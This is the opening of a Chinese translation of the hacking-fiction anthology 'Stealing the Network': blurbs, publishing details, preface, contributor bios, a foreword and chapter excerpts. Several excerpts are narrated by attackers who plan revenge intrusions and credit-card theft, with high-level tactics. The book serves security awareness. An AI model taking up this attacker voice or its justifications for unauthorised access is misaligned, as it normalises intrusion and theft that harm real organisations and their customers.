

Stealing the Network : How to Own the Box

网络盗窃

10个黑客入侵的故事

[美] Ryan Russell Tim Mullen(Thor) FX Dan "Effugas" Kaminsky
Joe Grand Ken Pfeil Ido Dubrawsky 著
Mark Burnett Paul Craig
包春霞 冷发光 陈明慧 译



“夏季里的一声巨雷”

——Michelle Delio, 《Wired》杂志

“《网络盗窃——10个黑客入侵的故事》是一本别具一格的小说体裁的书。本书由10个虚构的故事组成，而故事中涉及的技术却是真实的。即使没有一个这样的故事发生过，也没有理由说为什么这些故事不会发生。你可能会提出异议，它为罪犯黑客提供了一张路线图；但是我说它还提供了别的东西：它提示了当代顶尖黑客的独创性思维，而黑客们还说这是一种智力游戏。”

——摘自黑帽子公司总裁&CEO Jeff Moss所写的序言

“《网路盗窃》是一本有趣的和信息丰富的书，它展示了那些攻击和防御数字系统的人所用的武器和策略……”

——Richard Bejtlich, 亚马逊图书排行榜前100名评论家

“……我发现自己完全沉浸于该书的每个故事中……”

——Michael Woznicki, 亚马逊图书排行榜前50名评论家

“……是一部不同于传统计算机书籍的别开生面的作品。”

——Blaine Hilton, Slashdot.org

图书分类：网络安全

ISBN 7-121-00886-6



9 787121 008863 >



SYN PRESS®



网上订购: www.dearbook.com.cn
第二书店·第一服务

责任编辑：顾慧芳
封面设计：张子建
崔云霞

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 7-121-00886-6 定价：32.00元

安全技术大系

网络盗窃

——10 个黑客入侵的故事

Stealing the Network: How to Own the Box

Ryan Russell Tim Mullen (Thor) FX

[美] Dan “Effugas” Kaminsky Joe Grand 著

Ken Pfeil Ido Durbrowsky

Mark Burnett Paul Craig

包春霞 冷发光 陈明慧 译

电子工业出版社

Publishing House of Electronics Industry

北京·BEIJING

内 容 简 介

本书是一本描写黑客进行网络盗窃的小说体裁的书，书中包含 10 个虚构的故事，但故事中黑客采用的技术却是真实的。本书的主要目的是揭示黑客攻击网络所用的武器和策略，对人们增强系统防范、确保网络安全起到警世作用。

本书适合于计算机程序员、系统管理员、网管和信息安全工作人员阅读，也适合于大中学生、研究生、教师、影视剧编导人员，以及各种职业和所有年龄段的电脑爱好者阅读。

Original English language edition published by Syngress Publishing, Inc. Copyright © 2004 by Syngress Publishing, Inc.

All rights reserved.

本书中文简体版专有出版权由 Syngress Publishing Inc. 授予电子工业出版社，未经许可，不得以任何方式复制或抄袭本书的任何部分。

版权贸易合同登记号 图字：01-2003-6399

图书在版编目 (CIP) 数据

网络盗窃——10 个黑客入侵的故事 / (美) 拉塞尔 (Russell, R.) 等著；包春霞，冷发光，陈明慧译.
北京：电子工业出版社，2005.3

(安全技术大系)

书名原文：Stealing the Network: How to Own the Box

ISBN 7-121-00886-6

I. 网… II. ①拉… ②包… ③冷… ④陈… III. 长篇小说—美国—现代 IV. I712.45

中国版本图书馆 CIP 数据核字 (2005) 第 005337 号

责任编辑：顾慧芳

印 刷：北京智力达印刷有限公司

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

经 销：各地新华书店

开 本：787×980 1/16 印张：16.5 字数：317 千字

印 次：2005 年 3 月第 1 次印刷

印 数：4000 册 定价：32.00 元

凡购买电子工业出版社的图书，如有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系。联系电话：(010) 68279077。质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

译者序

内容简介

这不是一本关于安装、配置、更新、排错和防御的计算机书籍，也不是相互竞争的无数黑客书籍中的一本，而是用第一手素材编写的、文笔犀利的、具有煽动性的描写黑客攻击的系列短篇小说集，全书共由 10 个虚构的故事组成，每个故事都是从攻击者的视角来写的。他们采用攻击网络和系统的巷战战术，以获得对未经授权网络系统和资源信息的访问，或者禁止有权访问的人访问他们要访问的系统和资源。

本书谈到了三种类型的攻击技术：靠软件、协议或系统探索获得配置缺陷的纯技术攻击；利用系统周围环境的弱点的物理攻击；通过信任的社会工程（SE）进行攻击。这三种攻击相结合，即综合利用系统的弱点、周围环境的弱点和人性的弱点，形成强大的攻击力量，并引起人们的恐慌。

有人说这给黑客攻击提供了指南，但是如果系统管理员和普通用户都有了黑客攻击的基本常识，就能从以上三个方面增强防范，从而保障系统安全。

尽管本书的人物刻画形象生动、栩栩如生，但这些人物并不是作者想突出的主题。本书的主题是黑帽子黑客们在攻击中所使用的工具，是无援的管理员所用的总是失效的防御方法。另外，书中对攻击的细节和人物心理所做的大量描述，还可以作为编制影视作品的参考。

阅读指导

尽管本书的故事是虚构的，但是所涉及到的技术却是真实的。人们可以将本书纯粹作为茶余饭后放松的消遣，体会故事中的冒险情节；技术人员也可从中看到技术的价值。

本书明显涉及到 Cisco 路由器，OpenSSH，Windows 2000 的攻击技术，而且有许多命令行的图示。这些细节会让读者清楚地了解自己系统的弱点，并保持清醒，也能让安全工作者在巡视网络时引起注意。

本书采用虚构故事与真实的黑客相结合的手法，每章自成独立的一篇，读者可

以从头至尾阅读，也可以挑选某一章阅读。全书适当采用表格和图形来说明问题和举例，从而让读者对书中所阐述的方法能够有更深刻和更容易的理解。

本书通篇文笔犀利、幽默，对黑客的攻击过程的心路历程描绘真实深刻，读来回味无穷。

建议的读者

本书适合大中学生、研究生、教师及研究人员等各种职业 and 所有年龄段的人阅读。计算机程序员、对计算机安全感兴趣的人员，阅读本书更能了解本书中与黑客攻击有关的技术细节。系统管理员、网络管理员、信息安全方面的专家，阅读本书更能够透视黑客攻击的有可能发生的各个方面，对做好职责范围内的网络安全工作起到警世作用。电影、电视剧本编写人员，可以参考本书中的黑客攻击情节。

近年来出版发行的类似论及黑客的书籍很多，但像这样寓教于乐的计算机书籍还是第一本。尤其是本书既能完全满足电脑爱好者的阅读需求，又能给计算机安全人员提供指导。

本书虽然是一本虚构的小说集，但还是值得反复阅读、研究。

本书由包春霞负责翻译，参加翻译的有冷发光、陈明慧。由于译者水平有限，译稿尚不能完全展现作者的神来之笔和阐述艺术，敬请读者批评指正。

译 者

2005 年 1 月于北京

致 谢

感谢以下人员的热心支持，才使本书得以出版：

感谢 Group West 出版社的 Karen Cross, Lance Tilford, Meaghan Cunningham, Kim Wylie, Harry Kirchner, Kevin Votel, Kent Anderson, Frida Yara, Jon Mayes, John Mejak, Peg O' Donnell, Sandra Patterson, Betty Redmond, Roy Remer, Ron Shapiro, Patricia Kelly, Kristin Keith, Jennifer Pascal, Doug Reil, David Dahl, Janis Carpenter 和 Susan Fryer, 感谢他们贡献了丰富的市场经验和专业技术。

感谢 Elsevier Science 非常努力的工作团队，包括 Jonathan Bunkell, AnnHelen Lindeholm, Duncan Enright, David Burton, Rosanna Ramacciotti, Robert Fairbrother, Miguel Sanchez, Klaus Beran 和 Rosie Moss, 他们让我们有了十分宏观的概念。

感谢 STP 发行社的 David Buckland, Wendi Wong, Daniel Loh, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan 和 Joseph Chan, 感谢他们热情地接受了本书。

感谢 Acorn 出版社大名鼎鼎的 Sung June 给予了大力支持。

感谢 Jackie Gross & Associates 的 Jackie Gross, Gayle Voycey, Alexia Penny, Anik Robitaille, Craig Siddall, Darlene Morrow, Iolanda Miller, Jane Mackay 和 Marie Skelly, 感谢他们在加拿大代理我们产品所给予的帮助和热情。

感谢 Lois Fraser, Connie McMenemy, Shannon Russell 以及 Jaguar 图书小组的许许多多其他的人，感谢他们帮助在加拿大批量发行了 Syngress 出版社的书。

感谢 Woodslane 的 David Scott, Tricia Wilden, Marilla Burgess, Annette Scott, Geoff Ebbs, Hedley Partis, Bec Lowe 和 Mark Langley 在澳大利亚、新西兰、巴布亚新几内亚、斐济、所罗门岛和库克岛发行了本书。

全球出版社的 Winston Lim 帮助和支持了 Syngress 出版社的书在菲律宾发行。

感谢黑帽子的 Ping Look 和 Jeff Moss 在计算机安全领域的无价探索及他们对 Syngress 出版工作的支持。还要特别感谢 Jeff 为本书写了前言，Ping 为本书的封面提供了专业设计。

Syngress 出版社要特别向 Ryan Russell 表示感谢。Ryan 多年来一直是我们出版工作的一个重要成员——他是一个很有天才的作家和技术编辑，是一个全才——谢谢你，Ryan。

贡 献 者

Dan Kaminsky, 即著名的 **Effugas**, 是 Avaya 的企业安全实践的资深顾问, 他在那儿从事大规模安全体系结构方面的工作。Dan 曾在 Cisco 公司工作两年, 有为跨组织的网络监视系统设计安全体系结构的经验, 他因在极快速端口巡视器 Scanrand (它是“paketto keiretsu”的一部分, 操纵 TCP/IP 网络用的一个新型和不同寻常战略的工具集) 方面的工作而出名。他写了《黑客检验你的网络》(第二版) (Syngress 出版社, ISBN: 1-928994-70-9) 的“检验和通道”一章, 并已经在几个主要的专业会议上提交了介绍: 例如 LinuxWorld, DefCon 和过去的黑帽子简报。Dan 负责动态发布 OpenSSH 的补丁, 将 VPN 样式的主要功能集成到广泛部署的密码工具箱中。他从 1997 年开始发起了跨学科的 DoxPara 研究, 寻求将心理和技术理论相结合, 为现场中并非理想而是非常实际的环境创造更有效的系统。Dan 现住在加州的硅谷。

过去的几年中, Phenoelit 的 FX 在 Internet 基础设施所面临的安全问题上花了不少时间, 包括 Cisco 路由器的基于协议的攻击和探测。他在几个专业会议上提出了研究结果, 例如 DefCon 会议、黑帽子简报和无序通讯大会。FX 现在被 N.runs GmbH 聘任为安全解决方案顾问, 为欧洲的主要客户做各种安全审计。他专门研究客户应用和黑盒子设备的安全评估与测试。FX 喜欢黑客, 并常跟 Phenoelit 的朋友在一起, 但他不会做他的母亲、朋友, 尤其是给了他持久的关心和爱的年轻妻子 Bine 所不能理解的事情。

Mark Burnett 是一个独立安全顾问、自由撰稿人, Windows 的 IISWeb 服务器安全专家。Mark 是《最大化 Windows 安全》和 Tom Shinder 博士的《ISA 服务器及拓展: Microsoft 企业网络现实安全解决方案》(Syngress 出版社, ISBN: 1-931836-66-3) 的合作者。他是 Syngress 出版社《Microfot, UNIX, Oracle 的主机和网络安全》(ISBN: 1-931836-69-8) 的参与者和技术编辑。Mark 在多个安全会议上发过言, 在《Windows & .NET 信息安全》、《Windows Web 解决方案》、《安全管理员》杂志上发表了多篇文章, 是 SecurityFouce.com 的长期贡献者。Mark 也在他自己的 Web 站点 IISSecurity.info 上发表文章。

Joe Grand 是 Grand Idea Studio 公司的总裁兼 CEO, 这是一家产品设计和开发公司, 它通过知识产权许可将独一无二的发明带入市场。作为电子工程师, Joe Grand 的许多发明, 包括消费者设备、医疗产品、视频游戏和玩具, 已销售到世界各地。他是计算机

安全界的名人，还是传奇黑客智囊团的前成员，Joe 有关产品设计和分析、移动设备和数字法庭的前导研究 L0pht，已在多个行业杂志上发表。他参与编写了《穿透你网络的黑客》(第二版)(Syngress 出版社，ISBN1-928994-70-9)。Joe 在美国参议院政府事务委员会面前证实了关于州政府和本国的计算机安全。他参与了美国海事研究生院 INFOSEC 的学习和研究，美国空军部门的特别调查，USENIX 安全讨论会和 IBM Thomas J.Watson 研究中心的工作。Joe 是一个个人探索者，他在多个大学和研究论坛发言。

Ido Dubrawsky (CCNA, CCDA, SCSA) 是 Cisco 系统公司 SAFE 体系结构小组的网络安全体系架构师。其职责包括研究网络安全设计及其实施。Ido 曾经是美国得克萨斯州奥斯汀的 Cisco 安全顾问服务的成员，他在那儿为客户做安全状况评估和入侵测试，并为安全设计评审提供技术咨询。Ido 还是安全咨询服务无线网络评估工具集的合作开发者之一。他的特长是 Cisco 路由器和交换机、PIX 防火墙、Cisco 入侵检测系统和 Solaris 操作系统。他对免费的入侵检测系统软件特别感兴趣。Ido 拥有位于奥斯汀的 Texas 大学的航空工程的学士和硕士学位，是 USENIX 和 SAGE 的长期成员。他给 Sysadmin 以及 SecurityFocus 在线写了许多关于 Solaris 安全和网络安全的文章。他是《黑客穿透 Sun Solaris8》(Syngress 出版社，ISBN: 1-928994-44-X) 和《穿透你网络的黑客》(第二版)(Syngress, ISBN: 1-928994-70-9) 的贡献者之一。现在他跟家人一起住在美国 MD 的 Silver Spring。

Paul Craig 是新西兰一家大型广播公司的网络管理员。他有各种网络和操作系统安全的经验，在数字权限管理 (DRM) 和拷贝保护系统方面也做过大量的研究和开发。

Ken Pfeil 是纽约的一位有着 Avaya 企业安全咨询实践的高级安全顾问。Ken 有在微软、Dell、Identix 和 Merrill Lynch 等公司 18 年的丰富的 IT 和安全经验，担任的职位从系统技术体系架构师到首席安全官。在微软时，Ken 与人合作撰写了《微软的最佳企业安全实践》白皮书系列，他是 MCSE 考试、《Windows 2000 安全设计》及同等正式课程的技术贡献者之一，Ken 合作和参与编写的其他书籍还有《穿透你网络的黑客》(第二版)(Syngress 出版社，ISBN: 1-928994-70-9)，《网络防火墙和 VPN 权威指南》、《Web 服务安全》、《安全规划和灾难恢复》及《CISSP 学习指南》。Ken 拥有许多行业认证，他还是 Comp TIA+安全认证的主要顾问。1998 年 Ken 创建了 NT 工具箱 Web 站点，在那里他预见到了 GFI 软件要到 2002 年才能获得全面的推广。Ken 是 ISSA 国际私人顾问委员会、纽约电子犯罪特遣队、IEEE、IETF 和 CSI 的成员。

Timothy Mullen 是 AnchorIS.com 公司的 CIO 和首席软件架构师，企业财务解决方案的安全开发人员。Mullen 还是安全中心微软部分的专栏作家，是 InFocus 技术文章的长期撰稿人。作为著名作家，他又是“Hammer Of God”安全 COOP 小组的发起人。

技术编辑

Ryan Russell 已在 IT 领域工作了 13 年，最近的 7 年侧重于信息安全。他是《穿透你网络的黑客：Internet 间谍》的主要作者（Syngress 出版社，ISBN：1-928994-15-6），也是穿透网络的黑客系列书籍的长期技术编辑。他还是 Syngress 出版社的《Snort 2.0 入侵检测》（ISBN：1-931836-74-4）的技术顾问。Ryan 建立了 Vuln-dev 邮件列表，曾经有 3 年一直以“蓝色野猪”为别名。他常常是安全会议上的演讲者，也经常参加安全邮件列表和 Web 站点讨论。Ryan 是 AnchorIS 公司的软件工程主管，在那里他一直在开发反蠕虫产品，Enforcer。解剖蠕虫是他的爱好之一。

前言

《网络盗窃——10 个黑客入侵的故事》是一本别具一格的虚幻小说。我收集了一些技术真实的虚构的故事。尽管这些特定的事情没有发生过，但也没理由说他们就不能这样做。你可能提出异议说，它为网络犯罪提供了指南，但是我要说本书还提供了一些其他的東西：它让我们看见一些当代有创造性思想的最好的黑客，甚至这些黑客称这是一种智力游戏。由 K0resh 创造并印在 DEFCON 牌衬衫上的俗语“精神状态是根本”总结得很好：即使你有这种技能，但如果精神不够坚韧，也决不能到达顶峰。这就是黑客精英与想要做黑客两者之间区别的标志。

说起黑客，我的意思并不指犯罪。自从大量媒体开始报道计算机入侵以来，有关这个词就有许多混淆。最初，这是对技术熟练的计算机程序员和系统管理员的称赞。如果你的系统有问题需要快速修复，就可以让最好的黑客来做。他们会找到源代码来修复，因为他们知道整体的蓝图。其他人可能知道系统的不同部分如何工作，而黑客即使是在最小的细节上工作时他们心中也有一幅整体蓝图。这种洞察力让他们在解决问题时有更大的灵活性，因为他们并不把希望寄托在他们正在努力做的第一件事情上。

《黑客：计算机革命的英雄》，Steven levy 著（1984），一书真实地记录了早期的黑客精英，并为以后发生的事情做了铺垫。其后，“黑客”一词被媒体和市场运作大肆宣传为某种邪恶的东西。它现已成为流行的方便用语，所以媒体不是简单地说某人是一个“黑客罪犯”，而只是叫他“黑客”。通常你不会简单地将一台犯罪用的电动机描述为机器，同样对于黑客也不会如此。

在 1955 年的电影《黑客》中，当第一个 Web 站点磨灭的时候，竞争就开始了。Web 毁灭团伙晚上出来活动。几个小组在攻击 Web 站点的数量和速度上比赛看谁能胜出。没有人是安全的，包括纽约时报和白宫。自此，大多数在线的犯罪黑客都表现为“脚本—戏弄—出局”——这些人虽没有很多的知识却持有很好的工具。这一大群人产生的背景噪声，安全专家在防御他们的网络时是必须要加以处理的。你怎么知道对你的攻击是简单的脚本，还是真正老练的攻击战役的开始呢？许多时候你无从知道。我的日志记录了大量入侵企图，但是我不知道哪一个是比较严重的企图，哪一个只是大量弱点的自动巡视。不光我没有时间或资源来决定哪一个威胁是真的，其他人也决定不了。许多攻击者就指望这个事实。

攻击者是如何做的呢？通常，有三种类型的攻击。纯技术攻击依靠软件、协议或系统暴露出的配置缺陷，利用这些以获得访问。这些攻击可以来自这颗行星上的许多位置，他们一般通过许多系统链接使最终源代码模糊。现在世界上大多数的攻击者都属于这种类型，因为他们很易于自动化，也最容易防御。

物理攻击依靠系统周围的弱点。可以采用寻求废弃密码和配置信息或秘密使用计算机系统上的按键登录设备等形式。过去，人们物理地接进传真电话线来记录文档，进入电话系统去窃听呼叫信号，蹑手蹑脚通过电话公司的中心办公室。这些攻击绕过信息安全防御系统直捣目标。他们之所以得逞，是因为人们认为物理安全与信息安全是分开的。为了执行物理攻击，你必须要在信息所在的地方；有些事会极大地减少我的风险，因为许多印度黑客不大可能跳上一架喷气式飞机来攻击我在西雅图的网络。这些攻击虽然很难防御但却很少可能发生。

社会工程（SE）攻击依靠信任。通过说服某人让他信任你，在电话上或私下里，你可以了解各种秘密。通过给一个公司的客服打电话并假装成一个新雇员，就有可能获得通过 MODEM 拨号到银行的电话号码，应该如何配置你的软件，是否认为防御系统的技术人员有能力让你出去。这些攻击一般在对目标做了实质性研究之后通过电话执行。在大公司里很难防御，因为通常每个人都想相互帮助以解决问题，右边的人往往不知道左边的人的职责是什么。因为这些攻击是面向语音的，他们可以从世界的任何能使用电话线的地方执行。正像技术攻击一样，为隐藏其位置，有技能的 SE 攻击者会通过许多次跳跃来链接他们的语音呼叫。

当罪犯综合使用这些攻击时，他们就真能引起恐慌了。只有极端偏执狂者才能够防御他们，但是成为偏执狂的代价常常连最大的公司也是要禁止的。例如，在 1989 年，当 Kevin Poulson 想知道 Pac Bell 是否在他的电话上盗用线路，他决定查明真相。还有什么比扮演成电话公司的职员四处查看更好的办法呢？他能完全用电话公司的行话侃侃而谈，他能穿着工作服四处走动。他恰巧走到位于旧金山的安全部门的办公室，在公司的文件柜中阅读了关于他自己的信息，他知道他们在监视他。

在为 Ernst&Young 工作期间，有人雇我闯入一家地区银行的公司总部。我们躲在银行的楼里，直到清洁工来了，我们就能跟着其他两个穿着套装的人走进贷款部。我们假装知道要干什么。当那个部门的最后一位职员问我们的时候，我们说是跟审计员一起的。这就足以使那个雇员让我们单独留下了；毕竟，银行总是要有人审计的。此时，就该执行我们的任务了。在秘书的计算机上有键盘记录器，银行行长的办公室上了锁不让我们进去，我们有机会便在银行系统中建立一个立足之处。一旦从内部开始攻击网络，游戏差不多就要结束了。

现实世界中很少有这么酷的攻击。让我们现在来理解它。为了执行这些攻击，你必须要有极端“内在的坚韧”并面对它，只有最被激发的攻击者才会冒这个险。在这种情况下，门卫真的有枪，只是不会像 Kevin 那样：我有银行行长签署的“通行卡”。

在现实世界中，黑客总是追逐最容易得手的东西。他们冒最小的风险却要获得最大的回报。他们常常单独行动或者结成团伙，没有政府基金，也不属于世界犯罪组织。他们有的只是业余时间和非常大的好奇心。我向你保证：攻击是很花时间的。一些最好的黑客在一次探索上就花了数月。所有那样的探索结束后，结果可能会证明是不可靠或根本不起作用！攻入一个站点也是同样的方式。黑客在一个站点上可能要花数周侦察，只要发现没有可行的进入路径，就得重头再来。

在电影里，好莱坞倾向于掩盖有关涉及攻击时间的事实。谁想看几个星期黑客做研究和测试 Bug？例如银行抢劫者的行动未必是一个可看的活动，也不是观众有体验或与他们有关的事情。在电影《黑客》中，导演试图用视觉上的蒙太奇和一些时间流逝效果来表达。在 *Swordfish* 中，黑客被描绘为通过喝酒被鼓舞，在视觉上一夜之间构造一个病毒。一部最老的黑客电影《战争游戏》是在大屏幕上最接近现实的一部。在那部电影中，主角花了相当长的时间来研究目标，试图采用不同的方法进行攻击，但最后被人发现并被追捕。

但是，假如……如果攻击者被高度激励并有高超的技能，会怎么样？假如他们有勇气和技能来执行老练的攻击呢？你正在看的本书作者喝了一些酒后，很快就会推测出哪些是可能的。如今，他们花了时间和努力编著了这 10 个探讨黑客如何盗窃网络的故事。

于 1983 年播出的电影《战争游戏》给我们这一代人充了电，并让我开始进入黑客行列。就像虚构的向公众介绍黑客的电影那样，我希望本书能激发并鼓舞新一代的人们能挑战常规的感知能力并总是问问自己，“假如……”

——Jeff Moss

Black Hat 公司

www.blackhat.com

西雅图，2003 年

目 录

第1章 隐藏和盗窃..... 1

如果你想攻入别人的网络，圣诞节和新年之间的一周是最好的时间。我喜欢一年中的这个时候，四周没有人，大多数地方最多只是最少数量的职员。如果你很能干而且做得很好，甚至不会被自动控制系统注意到。这是可以攻击这些家伙们的电子商务站点的一年中最美好的时光——我想一定有大量的信用卡号码。

经营这些站点的人们欠我的账。我从他们那里买过一些计算机硬件，他们给送货。而当这些货送到时却有损坏，我就打他们的服务电话让他们退货或者给我换一个，但他们说那个卡不能换，因为是清仓甩卖的。可是他们的站点上并没有说那种卡是甩卖的呀！我告诉支持人员但是他们不听。他们说，“规定就是规定，”“难道你没有看看下面的小字吗？”如果他们就是这种态度……等着瞧吧，总的来说他们还是好人。只是要给他们一点教训而已。

第2章 蠕虫袭击..... 19

几小时之后，在凌晨四点半我做好了一个似乎可以工作的工具，Geeze。我把它发给列表上的人员，让他们检查和试用。

使用 root.exe 并让被感染的系统用 TFTP 下载我的工具来修复自己是诱人的。也许，把它放在那儿，一些白痴就会自愿上钩。否则这个工具就做得不好，因为危害已经有了。迄今为止，我一直在炫耀我日志中的 14 000 个惟一的 IP 地址如此庞大。根据以前的蠕虫，这通常意味着至少要有 10 倍的 IP 地址被感染。反正我家范围内只有 5 个 IP 地址。

我决定删改让人能用 root.exe 漏洞远程安装我的修复程序的小 Script。这样，如果某人想修复他们的内部邮箱，就不必在控制台上费劲。然后我继续将它改为一个全范围的 IP 地址，所以管理员可以立刻在他们的整个内部网上使用。当每个人明天开始工作时，他们就将需要能获得所有帮助。我用 C 语言编写，所以能将它编译成.exe，因为大多数人都没有安装 Windows Perl。

第3章 办公室的又一天..... 39

我不知道现在在什么位置。只觉得潮湿和阴冷。但是在这儿还是要比监狱或死

亡要好许多。我以为自己成功了——只要攻入不安全的系统就可以挣到免税的美元，接着就是最终的抢劫：闯入一个敏感的实验室窃取美国一直在开发的最重要武器的资料。现在一切都过去了。我现在在一个陌生的国家以一种新的身份，为一个刚从学校出来的人做着愚蠢的工作。每天都必须面对毫无意义的公司策略，监视着不能为自己考虑而只是盲目地听从命令的雇员，而现在我就是其中的一员。我认为这只是办公室里的又一天。

第4章 h3X 在网络领地的冒险..... 63

h3X 是黑客，或者更准确地说是个女黑客（hexe 一词来自德语女巫）。现在 h3X 正在寻找一些打印机。打印机是隐藏文件并与一些匿名的家伙们共享文件的最好的地方。因为没有太多人知道这个，h3X 喜欢在打印机上保存探索代码和其他古怪的东西，使她的密友注意实际上在这些打印机上运行的 Web 服务器。她在……之前就这样做了。

第5章 没人看到的贼..... 109

我的眼睛慢慢睁开，看着发出尖叫声的电话和液晶显示屏在昏暗的房间里闪烁。我接了电话。

“Hmm……，喂？”

“Yo Dex，我是 Silver Surfer。看，我有一个题目需要你帮忙。干点工作好吗？”

Silver Surfer 和我交往有些年头了。他是第一个让我开始以黑客赚钱的人。我为他工作已将近两年。尽管我信任他，但我们并不知道彼此的真实姓名。我的思想慢慢活跃起来。我早上 5 点才睡，现在刚上午 10 点。还有点迷迷糊糊的。

“好的，但是目标是什么？最后期限是什么时候？”

“Denizeit 的 Digital Designer V3，据称今天最后完成，本周末就会上市，周先生自己要这个题目。如果你能在它上市之前给我们搞到就能挣一大笔钱。市场上已经有相当大的需求了。”

“好吧，我一喝完咖啡就看看我能做什么。”

“谢谢伙计。拜托你。” 有一声挂断电话的响声。

第6章 飞翔在友好的天空..... 127

我不仅连接到私有无线网上，也能访问 Internet。我一旦在网上，底层的无线协议就是透明的了，并且我就能像在标准有线网上一样操作。从一个黑客的观点来看这太好了。有人只是进入星型主干，再跳到他们的无线网，并攻击 Internet 上的其它

系统，被发现的可能性很小。公用无线网络对保持你的匿名是完美的。

30 分钟后，我用安全 Web 邮件客户端检查完 E-mail，阅读了新闻，在 eBay 上为我一直在寻找的一对罕见的 20 世纪 50 年代的棒球卡出了价。我又困了，还有半小时才开始登机。

第 7 章 Dis-card 139

我最喜欢的娱乐之一就是让无猜疑的人为我做肮脏的事。其关键是通过所谓的“社会反向工程”获得知识，无非是对人的分析。你能用社会反向工程做什么呢？通过观察人们如何对待计算机技术，你就能很快认识到实际上人们是多么的一致。你将看到能用作人类行为路线图的模式。

人们是难以置信地可预言的。作为一个十几岁的少年，我习惯于看晚间著名的智力型电视节目。当他老是猜测观众成员的社会安全号时我就会留心。起初我并没有什么太深的印象——对他来说，将自己置于大庭广众之下有多困难？他接着做的引起了我的兴趣：他获得了电视观众的参与。他让在家的每个人想起一种蔬菜。我自己想起的是胡萝卜。令我惊讶的是，“胡萝卜”的单词突然出现在电视屏幕上。这只是一次幸运的猜测。

第 8 章 社会（无）保障 155

一般情况下，我并不是一个爱报复的人，我认为只是什么事情冒犯了我。当这些发生时，我回击了——只是有点难。当他们告诉我我将要被解雇时，我非常生气。是谁以为自己能为所欲为？我为这些愚蠢的家伙们卖了 7 年的命，每个周末加班，工作到第二天凌晨 3 点，为什么？可恶的几周就对我做了了断？我创建了这个 IT 组织，他们回过头来就说不需要我了。他们说已经决定将所有的 IT 业务外包给 ICBM 全球服务公司了。

解雇的收据就要过期了，花了将近一年的时间来试图另辟经济途径，我以为该是回报的时间了。也许在过去的几年中我技术上有些落后了，但我还是有足够的能力打击这些杂种们的。我相信能获得一些值得卖给竞争对手的信息，或者用这些信息获得这些公司的聘用。你能想像出当他们知道他们的网络被黑了时脸上的表情吗？如果我是墙上的一只苍蝇就好了。

第 9 章 BabelNet 171

黑帽子防御：你要比敌人能够更多地了解你的网络……

SMB——服务器消息块（Server Message Block）的缩写，是 NBT（TCP/IP 之上

的 NetBios 协议) 之后最后的协议, 是老式的 IBM 局域网管理者和它的现代第 n 代克隆, Windows 文件共享。当像 ECFDEECACACACACACACACACACACA 那样的大块文字从屏幕上喷涌出来时, Elena 笑了。从前, 一个相当有办法的 IBM 工程师曾裁决: “第一级编码” 可能是写名为 “BSD” 的一种关系方式。可读吗? 除非你是幸运的 Kenneth Casson Leighton, 他能够从十六进制导出文件中完全体验原始的 SMB, 一个后现代的吞剑者的化身。

第 10 章 攻击的艺术..... 193

黑客怎么思考是很奇怪的。你会认为白帽子的黑客在频谱的一端, 而黑帽子的黑客在另外一端。恰恰相反, 他们都在频谱的同一端。其余的世界在另一端。实际上, 在责任攻击和罪恶攻击之间没有什么区别。任何一种攻击都是攻击。惟一的区别是内容。也许这就是为什么黑帽子合法行事如此自然, 为什么白帽子变黑帽子也是如此容易。两者之间的界限是明显的, 大多由伦理和法律来定义。对于黑客来说, 伦理和法律正像其他别的任何事情一样都有漏洞。

许多安全公司喜欢雇用改邪归正的黑客。事实上黑客没有改邪归正这样的事情。他们可能改变攻击的重点和改变报酬, 但是他们决不会从良。给黑客支付报酬并不能使他们更少像一个黑客。

黑客有点像艺术家。一个艺术家要学会画他们想画的东西。他们能画高山、动物, 或许画裸体。他们能用他们想用的任何媒体、任何曲线和任何颜色。如果有一天艺术家有一份做艺术的工作, 他就变成了商业艺术家。惟一的区别是现在他要画的是别人让他画的东西。

附录 A 安全规则..... 221

本书包含一系列虚构的短篇小说, 以说明日常用来犯罪的黑客技术。虽然这些故事是虚构的, 但危险却显然是真实的。同样, 我们编写了本附录, 它对如何减轻本书详细陈述的这些攻击的影响进行了探讨。虽然这些安全规则并不是一个全面的参考, 但也能给读者提供阻止黑客盗窃你网络的一些基本知识。

第 1 章 隐藏和盗窃

——Ido Dubrawsky 著

这并不是很困难。几乎没有我想像的那么困难。事实上，真的相当容易。你只是得考虑一下，仅此而已。似乎许多安全人士都以为把路由器和防火墙及入侵检测系统 (IDSs) 放在适当的位置就能让网络安全。但事实上未必是这种情况。只要是网络或服务器上某个位置的一点微小的配置错误，就能给某个人的进入提供足够的缝隙。

如果你想攻入别人的网络，圣诞节和新年之间的一周是最好的时间。我喜欢一年中的这个时候，四周没有人，大多数地方最多只是最少数量的职员。如果你很能干且做得很好，那么就不会被自动控制系统注意到。这是一年中可以攻击这些家伙们的电子商务站点的最美好的时光——我猜肯定有大量的信用卡号码。

经营这些站点的人欠我的帐。我从他们那儿买过一些计算机硬件，他们给送货。而当这些货送到时有损坏，我就给他们的服务电话打电话让他们退货或者给我换一个，但他们说那个卡不能换，因为这是清仓甩卖的。可是他们的站点并没有说那种卡是甩卖的呀！我跟支持人员说，但是他们不听。他们说，“规定就是规定，”“难道你没有看看下面的小字吗？”如果他们就是这种态度……等着瞧吧，总的来说他们还算是好人，只是要给他们一点教训而已。

所以，想到这里，圣诞节之后的一天我什么也没做。家庭聚会结束后，我决定去看看他们的站点怎么样。我只是在引擎架下浏览了一下。没有什么错误。我时常到处攻击一些 Web 站点——但不破坏，我只是四处看看。过去我攻击的大多是些大学和国家政府站点。最近我攻击了一些更有趣的站点，而且这些站点的确是十分有趣。事实上，这让一个无聊的下午充满了挑战。

现在我的一个原则是绝不通过开合桥在城堡咆哮。他们的电子商务（也许有数据库）Web 站点存放在某个数据中心。因为我沿路追溯过他们的 Web 站点所以知道这些，我获得了与我曾经追溯过的主要 Web 站点完全不同的其他主机的路线。所以看上去它似乎把电子商务信息与公司网络分开了，看来很有道理。这使我很容易决定如何接近他们的网络。我想看的是公司网络，而不是他们的数据中心，因为我想也许数据中心有更严密的安全措施。

工具

